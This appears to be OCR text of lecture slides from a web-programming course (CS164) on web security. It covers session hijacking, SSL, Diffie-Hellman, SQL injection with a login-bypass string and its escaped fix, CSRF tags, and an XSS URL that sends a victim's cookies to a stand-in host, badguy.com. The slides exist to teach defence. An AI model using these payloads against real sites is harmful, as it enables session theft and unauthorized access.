
iPhone Tracker

http://petewarden.github.com/iPhoneTracker/


iPhoneTracker
iPhone
All Time
OpenStreetMap
BC
AB
SK
MB
QC
ON
NL
NB
PE
NS
ME
VT
NY
PA
OH
IN
IL
MI
WI
MN
IA
MO
KS
NE
SD
ND
MT
WY
ID
OR
WA
NV
UT
CO
AZ
NM
CA
TX
OK
AR
LA
MS
AL
GA
FL
SC
NC
TN
KY
VA
WV
Vancouver
Seattle
Minneapolis
Chicago
Detroit
Toronto
Montreal
Saint-Pierre-et-
United States of America
Denver
St. Louis
Washington, D.C.
Los Angeles
San Diego
Phoenix
Atlanta
Houston
Tampa
Miami
Bermuda
Bahamas
Cuba
Havana
Turks and Caicos Islands
Haiti
Santo Domingo
Jamaica
Grand Cayman
Saint Kitts and Nevis
Dominica
Martinique
Monterrey
México
Guadalajara
Puebla
Belize
Guatemala
Honduras


iPhoneTracker
iPhone
Burlington
Bedford
Acton
Concord
Lexington
Woburn
Stoneham
Winchester
Melrose
Saugus
Lynn
Swampscott
Malden
Arlington
Everett
Revere
Belmont
Somerville
Chelsea
Cambridge
Boston
Waltham
Watertown
Weston
Wayland
Sudbury
Winthrop
Newton
Brookline
Wellesley
Natick
Framingham
Needham
Dedham
Milton
Quincy
Braintree
Weymouth
Hingham
Westwood
Norwood
Medfield
Hull
Dread Ledge
Egg Rock
Black Rock
Castle Rock
Pea Island
Gosnold Island
Finns Ledge
Apple Island
Commissioners Ledge
Brewster Islands
Great Brewster Island
Black Rock
Spectacle Island
Long Island
Georges Island
Hunt Ledge
Thompson Island
Rainsford Island
Moon Island
Outer Seal Rock
Harrys Rock
The Piglets
Bumkin Island
Half Moon Island
Grape Island
Raccoon Island
Cat Island
Jacknife Ledge
Sarah Island
Davids Island
Whale Island
Powells Island
All Time
OpenStreetMap


iPhoneTracker
iPhone
All Time
OpenStreetMap


iPhoneTracker
iPhone
All Time
OpenStreetMap
Vermont
New Hampshire
Massachusetts
New York
Pennsylvania
Ohio
Maryland
Delaware
West Virginia
Washington
Toronto
Buffalo
Rochester
Syracuse
Albany
Boston
Portland
Augusta
Burlington
Plattsburgh
Glens Falls
Concord
Manchester
Springfield
Kingston
Poughkeepsie
Wilkes-Barre
Hazleton
Easton
Allentown
Reading
Harrisburg
Lancaster
York
Wilmington
Atlantic City
Baltimore
Frederick
Hagerstown
Cumberland
Winchester
Harrisonburg
Charlottesville
Richmond
Salisbury
Cleveland
Akron
Louisville
Wheeling
Charleston
Kenova
Roanoke
Petersburg
Williamsburg
Sarnia
London
St Thomas
Woodstock
Brantford
Ingersoll
Niagara Falls
Lockport
Tonawanda
Lackawanna
Stratford
Kitchener
Cambridge
Guelph
Burlington
Hamilton
Brampton
Mississauga
Markham
Whitby
Barrie
Peterborough
Belleville
Kingston

obvious threats

Telnet

FTP

HTTP

MySQL

...


suphp

```
HTTP/1.x 200 OK
Date: Mon, 23 Apr 2012 13:00:00 EST
Server: Apache/2
X-Powered-By: PHP/5.3.3
Expires: Thu, 23 Apr 1981 13:00:00 EST
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=5899f546557421d38d74b659e5bf384f; path=/
Set-Cookie: secret=12345
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 261
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html
```

sgc.se

session hijacking

physical access

packet sniffing

session fixation


XSS

...

SSL


Up to 256-bit encryption!
99% browser recognition!
SSL Certificates
Secure data and transactions!
>SECURE
#1 IN HOSTED SSL CERTIFICATES
#2 SSL CERTIFICATE PROVIDER

public-key crypto



http://www.nuitari.de/crypto.html

Diffie-Hellman (DLP)

Alice	agree on g,p	Bob
choose random A		choose random B
	$T_A = g^A \bmod p$	
	$\longrightarrow$	
	$T_B = g^B \bmod p$	
	$\longleftarrow$	
compute $T_B{}^A$		compute $T_A{}^B$
	agree on $g^{AB} \bmod p$	

Log in

You must have cookies enabled to log in to CS164.

Username:

Password:

Remember my login on this browser (for a maximum of 30 days)

Log in

Log in

You must have cookies enabled to log in to CS164.

Username:

Password: ' OR '1'='1

Remember my login on this browser (for a maximum of 30 days)

Log in

```
$sql = sprintf("SELECT uid FROM users WHERE username='%s' AND
password='%s'", $_POST["username"], $_POST["password"]));
```

```
SELECT uid FROM users WHERE username='' AND
password='' OR '1'='1'
```

```
$sql = sprintf("SELECT uid FROM users WHERE username='%s' AND
password='%s'", mysql_real_escape_string($_POST["username"]),
mysql_real_escape_string( $_POST["password"])));
```

```
SELECT uid FROM users WHERE username='' AND
password='\' OR \'1\'=\'1'
```

CSRF

1. You log into etrade.com.
2. You then visit a bad guy's website.
3. Bad guy's site contains a link to http://etrade.com/buy.php?symbol=INFX.PK
4. You unwittingly buy the penny stock!

CSRF

```
<img src="etrade.com/buy.php?symbol=INFX.PK">

<script src="etrade.com/buy.php?symbol=INFX.PK"><script>

<iframe src="etrade.com/buy.php?symbol=INFX.PK">

...
```

XSS

1. You click a link like

   http://vulnerable.com/?foo=<script>document.location='http://badguy.com/log.php?cookie='+document.cookie</script>

   or, really,

   http://vulnerable.com/?foo=%3Cscript%3Edocument.location%3D'http%3A%2F%2Fbadguy.com%2Flog.php%3Fcookie%3D'%2Bdocument.cookie%3C%2Fscript%3E

2. vulnerable.com writes value of foo to its body.

3. badguy.com gets your cookies.

SEAS Design Fair

Tue 5/1, 11am - 4pm

the end